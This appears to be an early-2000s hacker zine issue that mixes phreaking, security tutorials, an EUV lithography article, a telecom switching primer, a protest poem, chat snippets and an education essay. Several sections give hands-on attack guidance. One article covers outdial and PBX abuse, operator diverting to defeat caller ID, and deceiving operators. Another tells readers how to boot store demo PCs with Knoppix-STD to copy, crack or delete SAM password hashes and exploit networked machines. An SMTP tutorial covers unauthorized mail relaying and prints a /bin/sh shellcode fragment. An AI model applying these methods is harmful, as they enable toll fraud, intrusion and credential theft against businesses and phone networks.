Outdials and Private Branch Exchanges (PBX's) let you dial again, simply put. Basically, you call up an outdial or PBX, and then you call again. Companies use outdials so that their employees can place calls to the outside from within an internal network, such as a voice mail system. As well, companies use PBX's to allow employees such as salespeople to make calls when they are not in the office, without having to be billed for them.

Many Meridian Mail VMB's (such as 1 800 555 6620) are equipped with outdials. You can find Meridian VMB's by hand scanning. Once you have found a Meridian VMB, its pound (#) to login. You're prompted for a mailbox and a passcode, usually 4 digits. Once you have logged in successfully, the outdial (if there is one on that mailbox) is located at #09. So, to place a call on the outdial,

its # + 0 + 9 + numbertocall .

PBX's (such as 519 846 8786) have a similar format. You call the PBX number, and then you may have to enter a passcode. Once you have entered the passcode, you are dropped to a dialtone (or silence, or something) and you able to enter another number, and dial again.

When dialing out from outdial's or PBX's, your ANI information and/or CID information is usually passed along as the outdial number or PBX number. Your local telco still logs your ANI information, but the called party gets the outdial or PBX's ANI/CID information.

Operator Diverting

Most operators are not properly equipped to forward ANI information. Your local telco operators might not be properly equipped with ANI 2, and might not be able to properly forward ANI info. You can check if your local TSPS (dial 0) operators are equipped with ANI 2 equipment by dialing 0 and asking to be forwarded to an ANI number. I dont know what ANI numbers are active in your area, so bother your local phreak board for one.

Oh, and by the way, you should probably tell the TSPS operator that you are visually impaired, or that the keypad you are dialing with is broken. Operators are sometimes very accomodating to people who are visually/mechanically impaired.

Operator diverting can be used to spoof ANI. Some ANI numbers, or toll-free operators will ask you for you ANI information when you call them up with an ANI-F (ANI-FAIL). Operator diverting can cause ANI-F's, basically ANI-F is when your ANI information does not get passed. Numbers such as 1 800 532 7486

(AT&T Credit and Account Center) will ask you to supply your ANI information when they get no ANI information passed to them (ANI-F). As well, toll-free operators (like overseas ops) will ask for the "number you are calling from" when you call them up with an ANI-F.

Op diverting from payphones will also get you around numbers that block payphones. You can op divert and get around payphone blocks, payphone surcharges, call blocking, etc.

Telus, offers a WATS dial around service, that will allow you to place long-distance calls or person to person calls. This number is 1 800 646 0000. This simplifies operator diverting. AT&T offers a similar dial-around service, the number for that is 10-10-288-0 (00).

As well, if your local telco supports X11 services (and many do) then you could divert from one operator to another. The ideal operator to get is the TSPS operator, but what if your local TSPS operator is equipped with ANI-2 and can pass along your ANI info? Well, then you may have to call up your local tech support number, which is 611 over here. If you wanted to abuse the system, you could tell the 611 operator that you cant dial 0 from your phone. You could tell the 611 operator that the zero key is smashed, and ask them to forward you to the TSPS operator (the "0" operator). If you ask nicely enough, they might do it.

Some ANAC Numbers

1 800 444 3333
1 800 444 4444
1 800 727 5207
1 800 314 4258
1 800 666 1379
1 800 532 7486 Press 1,1 for ANI
1 888 324 8686

[Shouts]
Anyone on the Port 7 BBS
dual, StankDawg and anyone who listens to RFA.
RFA!
[/Shouts]

Extreme Ultraviolet Lithography

Stretch Moore's Law into the next decade

By: Ender (ansatsu)

The future of Moore's Law is all smoke and mirrors. Companies like AMD, IBM, and Intel will continue using silicon to build smaller and faster microprocessors for at least another ten years, but not without the help of extreme ultraviolet (EUV) lithography, a new way of printing circuit patterns onto silicon that eschews lasers and lenses in favor of xenon gas and microscopic reflectors.

Tried-and-true optical lithography techniques that print patterns with features as narrow as 65 nanometers will extend Moore's Law-the prediction that the number of transistors on a chip will double every year- into 2007. Only EUV can stretch it into the next decade, shaving feature widths to 32 nanometers.

When Moore made his seminal predictions in 1965, microprocessors were built with essentially the same optical lithography techniques used today, which rely on lasers and lenses to print circuit patterns onto silicon wafers. A laser shines ultraviolet light onto a mask-a tiny cutout of the pattern being printed-and as the light shines through the mask, it conforms to the pattern. Tiny glass lenses then reduce its wavelength.

To build smaller and smaller circuits, manufacturers have improved the precision of the laser and lenses, reducing the wavelength of the light hitting the wafer. Equipment used to build the Intel Pentium 4 and the AMD Athlon produces an ultraviolet light with a wavelength of 248 nm, printing circuit patterns with features around 130 nm wide. Later this year, Intel will move to a 193-nm optical system.

But optical lithography will soon reach its limit. "You run into severe materials problems when you drop below 193-nm wavelengths," says Gregg Gallatin, an IBM researcher. In order to develop a 157-nm optical system, which will debut in 2007, scientists had to construct lenses from entirely new materials. Glass wouldn't work. "When you get down to 157 nm, you have to use a single

crystal material called calcium fluoride," says Gallatin. "And it was a lot harder and took a lot longer to grow calcium fluoride with the required optical quality than people expected." Building lasers and lenses capable of wavelengths below 157 nm proved impossible.

Researchers sought out alternative forms of lithography eventually settling on EUV. Rather than using a laser as a light source, an EUV system produces ultraviolet light by electrically exciting xenon gas. TO hone the light, it uses specialized mirrors instead of lenses. By reflecting the light off these microscopic mirrors, the system narrows wavelengths to about 13 nm.

The EUV LLC Consortium, an Intel led group that includes AMD, IBM, Infineon, Micron Technology, and Motorola, hopes to debut EUV around 2009, shrinking CPU feature widths to around 32 nm. But the technology needs fine tuning. "It's still not clear that this will be a cost effective solution," says Gallatin. "EUV has the technical capability, but it may cost a horrendous amount of money to put into production."

Intel Fellow Peter Silverman is confident that the technology will launch as scheduled. "EUV will be affordable for leading-edge companies," he says. "You don't need a lot of tools for the first generation, and there's time to get the cost down for the second generation." Chances are, Moore's Law will reach its golden anniversary when this chip is released.



```

*****
* Scanning http://go.msn.com/ *
*****
* by: StankDawg@hotmail.com *
* http://www.stankdawg.com/ *
*****

```

If you visit msn.com (which you may do as the default home page in a lot of circumstances) you may notice that the page may be customized based on your settings. For example, a Dell system sometimes defaults to the homepage <http://dellnet.msn.com/> which uses a custom module in the msn system to deliver dell information. I found this both annoying, but at the same time, interesting.

After a little reverse engineering, I discovered that you can either go to these sites directly, or you can be redirected to these sites from <http://go.msn.com/> by using the proper URL parameters. It turns out that it redirects to a specific page customized to a specific company or group based on the parameters passed via the URL. For example, not only can you type in the direct dellnet address listed above, but you can also use the redirected <http://go.msn.com/> address listed below to get to the same place. I decided to hammer through some patterns and see what other sites offer custom services. The results are listed below.

URL	Company/Site
http://go.msn.com/0/0/1.asp	Microsoft - IE5.5 SP1 download (redirects to an apology page)
http://go.msn.com/0/0/2.asp	Dell
http://go.msn.com/0/1/0.asp	Dell - "ebar" (error page, apparently this no longer exists)
http://go.msn.com/0/1/1.asp	Microsoft - Hotmail
http://go.msn.com/0/1/2.asp	Dell
http://go.msn.com/0/3/1.asp	Dell
http://go.msn.com/0/3/2.asp	MSN - MSN Member
http://go.msn.com/0/3/3.asp	MSN - Canadian version
http://go.msn.com/0/3/4.asp	MSN - My MSN (customized page)
http://go.msn.com/0/3/5.asp	Best Buy
http://go.msn.com/0/3/6.asp	Charter Communications - Broadband ISP Home page
http://go.msn.com/0/3/7.asp	Dell
http://go.msn.com/0/3/8.asp	Disney
http://go.msn.com/0/3/9.asp	Best Buy
http://go.msn.com/0/3/10.asp	Charter Communications - Broadband ISP Home page
http://go.msn.com/0/3/11.asp	Dell
http://go.msn.com/0/3/12.asp	Disney
http://go.msn.com/0/3/13.asp	MSN - MSN Member
http://go.msn.com/0/3/14.asp	QWEST
http://go.msn.com/0/3/15.asp	Staples
http://go.msn.com/0/3/16.asp	Verizon
http://go.msn.com/0/3/17.asp	QWEST
http://go.msn.com/0/3/18.asp	Staples
http://go.msn.com/0/3/19.asp	United Airlines
http://go.msn.com/0/3/20.asp	Verizon
http://go.msn.com/0/5/1.asp	Verizon - Direct link to MSN Groups
http://go.msn.com/0/6/1.asp	Verizon - Direct link to MSN Shopping
http://go.msn.com/0/7/1.asp	Verizon - Direct link to MSN Money Central
http://go.msn.com/0/8/1.asp	Verizon - Direct link to My MSN (customized page)

This was done manually during a training session where I sat in the back of the class unchallenged and bored to tears. I only went through some limited ranges in my testing. It could easily be scripted to check for a larger series of numbers. A couple of them seemed interesting, such as the "ebar" page. Maybe there are some other software download pages that could be interesting. Maybe there are ways to login or access customized systems that weren't intended for public consumption. Just think of how many other sites may be out there on the web that may work the same way. See what others you can find!

artwork

By Anthony George


Let there be a wonderful poem
To replace the trillions President Bush
Had stolen for his friends
The enemies of the people
Who have wasted
The savings & loans scandal money
handed out by the first President Bush
let there be a wonder poem
to convince America to examine
it's fortunate sons
and Yale-ee Skull & Crossbones
who chase their powerful pledges
with police batons
threatening
to Abner Louima their asses
let there be a wonder poem
that broadcasts all the dead
hanging from the hooks of US foreign aid
have the silent majority see
central American peasants
massacred by the anti-drug money
as the CIA processes high quality cocaine
for Christmas bonuese
and inner city crack
to fund illegal wars
that shed no blood in US living rooms
have middle America
live in the embargo of a child's starving stomach
let there be a wonderful poem
to fill kitchen radios with the agony of children
in Iraq and Cuba
who can receive no medicine

Created by Scramble45

echo



Created by Epiphany





Created By Scramble45

DDark316: heya

b k l y n r b l: sup dude

DDark316: you saw a lepricon in the woods?

b k l y n r b l: yeah

b k l y n r b l: i was on drugs though

b k l y n r b l: nearly died this morning dude

b k l y n r b l: got into a car accident and almost went over a 100 foot cliff

b k l y n r b l: like 2 feet away

DDark316: heya

Petek456: sup.. dude you missed it, you should have came with us to dorney park

DDark316: how come?

Petek456: They had these Win98 computers at this registration booth and we were chilling there when all of a sudden the computers froze and the lady started freaking out and we all started laughing at her. Like really loud.... then we got kicked out

DDark316: lol

Created By Subzero1037



*Santa is REALLY SADDAM!
Who woulda guessed!!*

subzero productions

Created By Silence



Recently a purely CD based distribution of Linux was released under the name Knoppix. You burn Knoppix onto a cdrom as an ISO file and then it boots up. After Knoppix was released some people tweaked it and created Knoppix-STD (Security Tools Distribution). I saw this and I instantly thought about the destruction of all Windows security.

The basic theory behind using Knoppix-STD to circumvent Windows security is that on most computers the CD rom is set as a boot device ahead of the hard drive. Just pop in the Knoppix cd and reboot and your in Linux. I'll explain what fun you can have from there in a second. But back to theory. There could be several problems:

- Computer is physically secured
- Windows boots before CDROM
- Stupid Comp USA people (especially General Manager Brad) watching you

So, how do you solve these problems?

If the computer is physically secured it might not be the best idea to be trying this since it could be closely watched. On the other hand if you want to satisfy your need to run Linux on a Kodak Picture Station you could try opening it up or finding some way to access the CD drive. I leave this up to you since this isn't really an article on how to pick locks, not that I don't think that's interesting too.

Know if Windows is being a gnome and booting up before your CD its easy to fix this problem. Pretty much any box is going to let you into the BIOS as long as you know the right key combo. Try Delete[Del] and F1. Those are common. Once in just poke around the BIOS until you find the Boot device order. Put CD as the first one and then reboot. Now your ready to go. If there is a password and you feel really ambitious you could physically open the box and reset the BIOS through the jumper. Somehow I think you might run into problem three if you do that.

As for CompUSA (any computer store) they sometimes think they know WTF they are talking about. Most of the employees are actually cool but you don't want to let General Manager Brad see you. I was trying shit out for this article and then General Manager Brad thought I was shoplifting because I took the Knoppix Cd out of the computer. This was after he asked Token if his computer could support a 20mb drive, when Token was fucking around with him. Real smart, huh? So then he asks me to come over and then we talk. I tell him its a Knoppix CD, and that means about shit to him. So he takes it back to tech support and I assume they have no fucking idea what Knoppix is. He confiscates the CD which doesn't really matter since it was free. Then he tells me I should ask an "associate" in the future if I want to try this. I bet in the next week they start selling Knoppix cd's though. The morale of the story, if you want to fuck with CompUSA please do so, and do it whenever you feel like. For strategical reasons though I recommend a time when they are busy and G.M. is crying in his office about being Manager of CompUSA.

So anyways...

Here is the real fun.

You've bypassed Windows. If your lucky your at a store where they have Internet access. Basically you can own the box or just mess around on there network or whatever. Knoppix-STD has a wealth of security tools. Focusing on bypassing windows security there are several things you can use STD for.

- Exploit other Windows Boxes
- Copy the SAM hashes to a remote location
- Inject SAM hashes with chnptw, or delete SAM
- Change registry keys
- Edit startup info.

If there is a network you could exploit other boxes through your favorite Windows exploit that was never patched on the demo machines. I can't imagine CompUSA patches there demo machines. Write a script to change all the background images to Fight Club or another subversive picture of your choice.

Since your not in Windows you can copy stuff that would not normally be accessible, like the SAM. Crack away at home or use there ultra powerful box to break there own passwords. You could even set use multiple machines with special tools for "the ripper" if you got really ambitious.

Knoppix allows you to inject new hashes into the SAM, which would be impossible to do with Windows. Using a program called chnptw you can inject new hashes and in effect new passwords. There is virtually no defense against this and the only downside is that on some systems encrypted files will be unaccessible, that is until you crack that copy of the SAM you made. It might mess up the installation if certain options are used but these aren't our computers, are they? After I wrote this part I found out that this tool isn't included in Knoppix STD. The strategy can still be used, just use the bootdisk from the site below. If I learn enough about Knoppix I'll figure out how to add this program but for now thats the best solution. A slightly less elegant solution can still be carried out using knoppix which is deleting the SAM. That will reset the administrator password to nothing.

Link to home page for this program: <http://home.eunet.no/~pnordahl/ntpasswd/>

Create servers on the box using registry keys. You can download them once you have rooted the box. Hell you could do it windows, but you just want to show hardcore of a linux Hax0r you are. Also can be used disable annoying demo's like the ones at BestBuy and just generally gain information. Change the startup sound to your favorite Rage song, etc. Project Mayhem stuff.

Edit the startup info to vanquish Demo's and anything else you don't want.

Generally Knoppix-STD can be used for alot more then just getting rid of any hint of security in Windows. Mapping there network, and exploiting it, or just browsing through info. I used a Knoppix CD as a tool in another one of my articles. There are definitely alot of other ways to use the Knoppix cd. I think it is one of the most powerful hacking tools to pop up recently due to the fact that all security seems to be placed on the OS. Knoppix could even possibly be used against other Linux systems, but the techniques would have to be adapted. Good luck.

Knoppix-STD homepage: <http://www.knoppix-std.org/>

Easy Basics for SMTP Hacking

—= DISCLAIMER =—

THIS TUTORIAL IS WRITTEN FOR EDUCATIONAL PURPOSES ONLY. SO PLEASE DON'T USE THIS INFORMATION BECAUSE IF CARRIED OUT WILL BE VIOLATION OF FEDERAL LAWS. I DON'T TAKE ANY RESPONSIBILITY FOR ANY ACTIONS ON YOU MAY TAKE AND DON'T COME CRYING TO ME WHEN YOU GET CAUGHT BLA BLA BLA....

—= WRITTEN BY Dv8 =—

POP3 – Post Office Protocol.
Protocol– Common Language For Boxes To Communicate.
Port – Software Function Whereby Boxes Exchange Information.
Port 25 – Smtplib - Simple Mail Transport Protocol - For Sending Mail.
Port 110– Pop - Post Office Protocol - For Receiving.
Log File– A File That Is Created When Someone Logs In Or Out Of A Server.
Open Relay – Servers That Allows Third Parties To Send Mail To Other Third Parties.
Telnet – Client To Connect To A Remote Machine.
Gcc – Standard Compiler For Linux Or Unix.
Exploit – Code Written To Exploit A Vulnerability in A System.

In this tutorial you will learn how to send commands to mail servers and send unauthorized e-mail from a mail server. Ok then, all that you need can be found on windows, linux or unix by default.

First thing first, using a telnet client, open a connection from your box to the mail server. Type - telnet mail.domain.ext 25 (take note that 25 is the port and mail.domain.ext is the mail server.) You should receive a reply like this, if not read the bottom:

```
Trying ????.????.????.????.  
Connected to mail.domain.ext.  
Escape character is '^]'.  
220 mail.domain.ext ESMTP Sendmail ?version-  
number?;  
?date+time+gmtoffset?
```

You will need to declare where you are sending the email FROM:
HELLO local name - don't worry too much about your local domain name although you really should use your exact fully domain name as seen by the outside world. The server has no choice but to take your word for it as of rfc822 - rfc1123. This should give you:

```
250 mail.domain.ext Hello local.domain.name  
[local.i.p], pleased to meet you
```

Now give your e-mail address:
MAIL FROM: mail@domain.ext
Should yield:
250 2.1.0 mail@domain.ext... Sender ok

Now give the recipient address:
RCPT TO: mail@otherdomain.ext
Should yeild:
250 2.1.0 mail@otherdomain.ext... Recipient ok

To start composing the message, issue the command DATA. You may now proceed to type the body of the message. To tell the mail server that you have completed the message, enter a single "." on a line of it own. The mail server should reply with:

```
250 2.0.0 ????????
```

MESSAGE ACCEPTED FOR DELIVERY.

Ok now that was the normal way of sending a mail from a mail server using telnet. If the mail server you're sending mail from isn't a open relay you would get a message like:

Unable to relay for host.com

So we cannot send e-mail from this server unless we've got a user name and password. A easy way to bypass this is to check the version of the mail server, witch can be found if you connect with telnet. As soon as you connect, the server will prompt you:

```
220 mail.domain.ext ESMTP Sendmail ?version-number?;
?date+time+gmtoffset?
```

Note the version number. It would look something like:

```
qm@1L vi.A9 0R cuclPoP VEr I.O..
```

There are endless amounts of exploits on the net for mail servers such as sendmail and qmail and all you need to do to find the right version, these exploits are mainly used to get root on the box - like a console window in dos a sample will

Look like this:

```
<snip>
char shellcode = "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xb0\x2e\xcd\x80xeb\x15\x5b\x31"
"\xc0\x88\x43\x07\x89\x5b\x08\x89"
"\x43\x0c\x8d\x4b\x08\x31\xd2\xb0"
"\x0b\xcd\x80\xe8\xe6\xff\xff"

"/bin/sh"; unsigned int get_esp() { __asm__("movl
%esp,%eax"); } int main(int argc, char *argv[])
</snip>
```

These exploits actually send filtered commands to the remote shell which crashes and opens a new "root" session. I'm not going to attach exploits or even sites. Because there are so many on the net. You will need a standard compiler to compile the exploits like gcc on unix, but it's easy if you get the hang of it.

```
</tutorial>
<contact details>
<a href="mailto:dv8_dv8@hotmail.com"></a>
<a href="mailto:dv8@lantic.net"></a>
</contact details>
```

== END ==



THE BASIC PRINCIPLES OF TELECOM SWITCHING - PART 2

By unity

As you are probably aware, most telecoms use digital switching systems to connect calls, rather than the older analog systems such as Step-by-Step or Crossbar. The Digital Multiplexor System (DMS), made by Nortel, is a widely used telco switching system. Even better, it is the switching system used by Telus (780) to provide service to their customers.

Numbering

The numbering plan in North America is as follows:

3-Digit NPA (Numbering Plan Area, ie: area code)3-Digit CO code4-Digit Station Number

This leaves the format XXX-XXX-XXXX. These ten digits are called the network address. There are some special area codes (SAC's) that are somewhat special, ie: reserved. SAC's aren't really area codes per se. They are:

510 - american twx
710 - american twx
810 - american twx
910 - american twx
610 - canadian twx
700 - call forwarding service
800 - INWATS (Inward Wide Access Telephone Service) numbers
900 - charge dialing service

866 and 855 are also WATS numbers in Canada.

I am sure that you are familiar with INWATS numbers, NPA 800. Other than

SAC's, area codes do not cross state lines. This means that each state must have at least on NPA that is exclusive to itself.

INWATS numbers come in 6 bands. The band number describes its accessibility. A band 6 INWATS number is accessible from any of the states except the state it is terminated (originated) in. This often requires many companies to have two numbers, one an 800 INWATS number and the other for the state that the call is terminated in. This is why you may often see advertisements such as "Call 1-800-555-4747. In California call 567-5454". Everything lower than band 6 is accessible to a smaller area, and less likely to be accessible to you.

Office Classes

Telco office's are numbered by class, with class 5 being the lowest level and class 1 being the highest level. A class 5 office has a limited area of service, and is only able to connect parties in a limited area. Class 5 offices are local offices, able to connect to other local offices using inter-office trunks.

Lets create a hypothetical situation. Lets pretend that Joe lives in area code 780 (that's in Canada, in case you were wondering). Lets say that Joe's NPA is 780-414-9014. That means his CO is the 414 CO. Lets also say that the 418 CO is "local" to Joe. So, when Joe picks up his phone to call the number 418-9999, his dial string is sent to

his local office, the 414 central office.

You may have noticed that the 418 CO is "local" to the 414 CO. This means that there are direct connections between the two CO's, 414 and 418. These direct connections are special trunks called inter-office trunks. These trunks allow local calls to take place, because the CO's are directly connected to one another.

But what would happen if Joe called a number such as 419-9999, and 419 was not local to Joe? Well, when Joe dialed his call his CO (414) would pick up his dial string and try to find an inter-office trunk that could connect 414 to 419. But, since there was no inter-office trunk, Joe's CO (414) would have to go up to a higher class office.

The next highest class of office is a toll office, which is a class 4 or higher office. Once your call hits these offices, it will become long distance (usually). When the 414 CO tries to route Joe's call and cant, it forwards Joe's call to its class 4 office, which then attempts to service the call. Class 4 (and higher) offices are usually able to connect many more CO's than just a single class 5 local end office. Each class higher than class 4 has an increasingly large service area.

Perhaps a mention of LATA is necessary. LATA stands for Local Access and Transport Area. Your LATA defines what numbers are considered "local" for you. LATAs define long-distance boundaries. LATAs are usually drawn out to provide the most revenue, with high-traffic routes being put into different LATAs. LATAs are not area code dependant, that is, you can have more than one LATA

within a single area code. For example, the City Of Calgary and the City Of Lethbridge (both in Canada) are both located in the same area code, 430, but they are in different LATAs. Also, the City of Edmonton and the City of Grande Prarie are both in the same area code (780) yet are in different LATAs. You could also have LATAs that cross area codes.

Payphones

Have you ever wondered why you aren't able to call some payphones? I sure have. My local telco, Telus, does not allow payphones to be called. This is because Telus has flagged a (some) CO codes as being reserved for payphones. When calls are being made to these certain CO codes, it just disconnects them. Many telco's haven't quite got the hang of this idea yet, but in case you were wondering, now you know.

Trunks

A trunk is not a regular subscriber telephone line. A trunk is a special line connecting two central offices. Trunks must not be confused with regular subscriber lines (also known as customer loops). The functions of trunks and subscriber lines are quite different. Trunks on older, traditional analog systems are much different from the trunks of today, older trunk lines used to be specified on or off hook with the 2600 Hz tone, but not any more.

Signaling

Back in the days of Ma Bell, when Bell was you and frivolous, human operators were used to connect long distance calls. When you wanted a call to be connected, you called up the operator

and she connected your long-distance call for you. Now, eventually, Bell figured out that this system was rather expensive, and human operators were prone to failure (sickness, etc) and were not madly efficient. Bell then decided that it needed a way to automatically route long-distance calls.

Bell then decided that it needed a way to electronically send the signaling data. Two different ways of doing this sprung up, In-Band-Signaling and Out-Of-Band Signaling. Out-of-band signals were routing signals that were sent on a separate line than the line that voice transmissions were sent on. In-band signals were signals that were sent on the same band as the voice data. Bell opted for in-band signaling, because the price was right, and there was less new equipment that would have to be put in place to accommodate in-band signaling.

In-Band Signaling

Bell created an interesting method of signaling using tones that were sent over the lines. This system revolved around six tones that were used as master tones to create a number of multi-frequency tones that were used as signalling tones. Bell also had a number of other tones, such as the infamous 2600 Hz tone, the KP and SP tones, etc, to allow functional signalling.

On analog systems such as Step-by-Step or Crossbar, the presence of a 2600 Hz tone on a trunk indicated that it was not in use. The 2600 Hz tone was thus known as a "supervisory signal", because it indicated the status of a trunk. Therefore, if the CO equipment wanted

to find a free trunk, it simply would test the trunk for the presence of a 2600 Hz tone. If the equipment couldn't find a free trunk, then the client would get an "All circuits are busy" message.

On old analog systems, when a person would pick up the phone, and dial, the CO equipment would go and search for a trunk that had the 2600 Hz tone present on it. This would probably be an inter-office trunk in the case of a local call, or, in the case of a long-distance call, probably the call would be forwarded to a higher class office.

Upon finding a trunk that was not in use, the CO equipment would send a series of tones to the equipment on the other end of the trunk, whatever that may be. First, a KP tone would be sent. KP stands for "Key Pulse", and it was to notify the equipment on the other end of the trunk that a dial string was about to be sent across the line. Then followed the dial string. Then followed a ST tone, which stands for "STart". The equipment on the other end of the trunk then services the call. So, to dial the number 403-555-1212, the CO equipment would have to send tones for "KP + 4035551212 + ST" in multi-frequency tones. When the party that placed the call hangs up, the CO equipment puts the 2600 Hz tone back on the trunk.

Bell eventually got smart and started making the move to out-of-band signalling. The common name for out-of-band signalling was CCIS. CCIS stands for Common Channel Inter-Office Signalling, and spelled the downfall of blue boxing. CCIS sends all of the signalling data over lines that are separate from the actual voice transmission lines, and makes blue boxing impossible.

THE STATUS OF EDUCATION

Written By Khaos

I don't like school. I never have, and I probably never will. The current American education system has many problems. Students are learning less and less. American students graduate with less knowledge and ability than similar students in other countries. Students and teachers alike simply don't care. Violence in schools is worse in America than anywhere else, ever. The condition of the buildings themselves is generally horrible, the teachers are underpaid, and as a result many are under-qualified. Schools and libraries receive little funding, and the resources in schools are outdated and falling apart. The biggest problem is the solutions, because the solutions to these problems are thought up by the 'people on top' who have never been a teacher, and they come up with broad overarching solutions that just don't work.

The most visible problem you'll see if you step inside a public school is that many of them are falling apart. Most schools in America are rundown with leaky ceilings, buildings that are falling apart, underpaid teachers, shitty staff, and overflowing classrooms. The problem with overcrowdedness is so bad in fact, that 10% of schools are more than 25% over their enrollment capacity (1). This means that classes are held outside, in trailers, in hallways, in the gym, the cafeteria, even the janitor's closet. Not exactly the greatest learning environment, if you ask me. On top of that, many schools lack a full time custodian (1)! So now the teachers and students get to spend class time cleaning instead of learning. Another thing that cuts into school hours is marketing research. Yup, I did say marketing research. Companies pay the school district to have kids take surveys and do other research during school hours. Lovely, isn't it? The situation with the condition of schools is so bad that in 1999 1 in every 4 schools reported their building was inadequate (1).

The next problem you'll notice is the one you hear about everywhere else - the teachers. Yeah, many teachers suck, but as Michael Moore observes, what do you expect from a teacher who makes less annually than her student selling ecstasy? The average starting teacher pay is \$31,900 annually (1) - That fucking sucks! These are the people educating your children! Teachers should be

among the highest paid profession. Compare that with your congressman's pay of an average \$145,100 annually (1). And they only care about the people who fund them. Not only do lots of teachers suck, there is also a teacher shortage. 163 schools in New York City started the 2000-2001 school year WITHOUT a principle (1). I guess it's a good plan to pack 2000 teenagers in a shitty overflowing building with no one in charge except for uncaring teachers. Because of the teacher shortage, many schools are hiring teachers from outside of the US. That's all good and dandy except many of these teachers ARE NOT CERTIFIED.

Another serious problem is that many school resources are extremely outdated. 1 out of 4 schools use textbooks from the early 80s (1). But hey, nothing in health or science has changed in 20 years right? Of course, the newer textbooks have their own problems. A study done in January 2001 by the Associated Press showed that "Twelve of the most popular science textbooks used at middle schools nationwide are riddled with errors, a new study has found." The study was able to compile 500 pages of errors (3)! John Hubisz, who is the physics professor at North Carolina State University that led the two-year study, said "These are terrible books, and they're probably a strong component of why we do so poorly in science." Hubisz estimates that 85 percent of the nation's public school children use the textbooks examined (3). The situation in school libraries is actually worse. Many school's books date from the 60s to 1974. This is because until 1974 libraries received government funding. Then, in 1974, Nixon changed the laws so that the states decided how funding would be spent. Most states decided not to fund libraries. Of course, Bush (our beloved dubya) is carrying the torch quite well. In his first budget he cut federal spending on libraries by \$39 million, which is approximately 19%. The great irony in this is twofold. The first is the fact that his dear old mum, Barbara Bush, heads the foundation for family literacy. The second is that the week before Bush's first budget his wife, Laura Bush, launched the national campaign for America's libraries. She called them "community treasure chests, loaded with a wealth of information to everyone, equally." Yet another problem is simply drug-

use. The amount of drugs used and sold in schools is overwhelming. I go to public school, and this is obvious to anyone who does. Not only do teachers have to deal with drug-users themselves, they also get to deal with the crackbabies from yesteryears drug-users. On top of all this drug use we have high rates of teen pregnancy and teen suicide. No other industrialized country's education system has such high rates of any of these things. Programs like D.A.R.E. have been implemented but they simply aren't effective - they are too idealistic. They tell you that everything is evil and to say no towards anything they don't distinguish. They lump all the drugs into the same broad category. They bash pot so much that by the time people figure out pot isn't horrible, they don't have any trust in D.A.R.E. anymore. Teachers to send any student they suspect of drug use to the office, and the counselor must deal with the many reported uses of drugs. This takes away valuable time from the students and the staff.

Being a student, I can tell you that one of the hardest problems that a student has is chronic fatigue. The following information was taken from a paper by Doug Rietveld: "All humans possess circadian rhythms. Circadian comes from the Latin term *circa diem* meaning "about a day". This is the biological clock that tells a person when they are tired and when they are ready to wake up. Recent research has shown that past puberty circadian rhythms become delayed to a later cycle and a longer period of time. Research also shows that, post-puberty, a person needs about 9 hours of sleep instead of the previously accepted 7 hours. Also, these cycles, because they are delayed, internally tell the teenager to stay up later and wake up later." Because of this, students are less alert and less engaged in school, which causes an overall lower understanding of concepts and lower grades. Rietveld also offers the simple solution of delaying school by an hour or so. Many experts suggest this as a plausible means to promote better learning. A possible hour that could be removed from the school system as a means to make the transition to a later time easier is what is usually known as 'Study Hall.' This is by far one of the most useless hours in school. Many students waste this time and many use it to sleep. Students would get much better sleep in home in their bed then on a school desk. The students that actually use this time effectively would easily be able to do their schoolwork at home. After all, this will help accommodate them to the real world. Finally, an added benefit of a later school start would be that the more alert students are better drivers, so the students would be much safer driving to school. More sleep would result in higher test scores and much more intelligent students.

And then there is the fact that virtually all individual expression in school is squelched by the system. Students are mentally beat into submission. Anyone who doesn't run with the pack is systematically slaughtered. Kids are suspended for wearing a Marilyn Manson shirt. You are considered smart when you can regurgitate information after you were force-fed it for years. Thinking differently gets you into trouble. At Greenbrier High School in Evans, Georgia, Mike Cameron was suspended when he wore a Pepsi shirt on "Coke day (1)." Not surprisingly, after the incident, Pepsi sent him a box of Pepsi shirts, hats, and other

apparel.

All of this is bad, but the most disturbing thing to me is the high level of stupidity of the American public. Consider the following. Out of 21 countries American students place 19th in math, 16th in science, and last in physics (4). Americans spend a good 99 hours reading per year, as opposed to a measly 1480 watching TV (1). 44 million Americans are functional illiterates (1). The estimated cost in loss of productivity from the illiteracy is \$225 billion a year (4). In fact, one in five high school graduates can't even read their diploma (4). A study shows that 85 percent of unwed mothers cannot read, and 70 per cent of Americans who get arrested are illiterate (4). Since 1983, almost 10 million Americans have completed high school without being able to read at a basic level and 20 million Americans cannot perform basic math(4). Possibly the scariest statistics are those of the college graduates. Murray Sperber, an English professor at Indiana University, said, "About 40 per cent of college grads take no courses in English or American literature and nearly 31 percent have never taken a math course. More than 56 percent can't calculate the change from \$3 after buying a bowl of soup for 60 cents and a sandwich for \$1.95. Many cannot read and understand a simple set of directions (4)." According to Michael Moore's book, *Stupid White Men*, 556 seniors in 55 prestigious American colleges, like Harvard, Yale, etc., were given a 34-question test consisting of 'high- school level questions.' The average amount correct was 53%. Is that not the least bit scary? This is. The 2 questions answered correct the most was 'Who was Snoop Dogg?' (98% correct) and 'Who are Bevis and Butthead?' (99% correct.) 40% of students didn't know when the civil war took place, even when given choices like 1800-1850, 1850-1900, and 1900-1950. Another huge problem is that the college school year has been decreased from 210 days to about 160. Since parents pay an average of \$20,000 a year to pay for their children to college, that costs them an average of \$125 a day (4)!

Ironically, it's the politicians that refuse to fund education that blame the teachers for the problems in the education system.

SOURCES:

- 1 = Michael Moore - *Stupid White Men*
 - 2 = Doug Rietveld - *America*
 - 3 = <http://www.enterstageright.com/archive/articles/0702/0702speciousscience.htm>
 - 4 = <http://www.enterstageright.com/archive/articles/0201illiterateamerica.htm>
- Khaos



FAILING IN THE NEW EDUCATION SYSTEM

Written by K Sephice

When you're in America, you're free. When you're free, others are also free. When everyone is free, everyone becomes spoiled.

-killer sephice

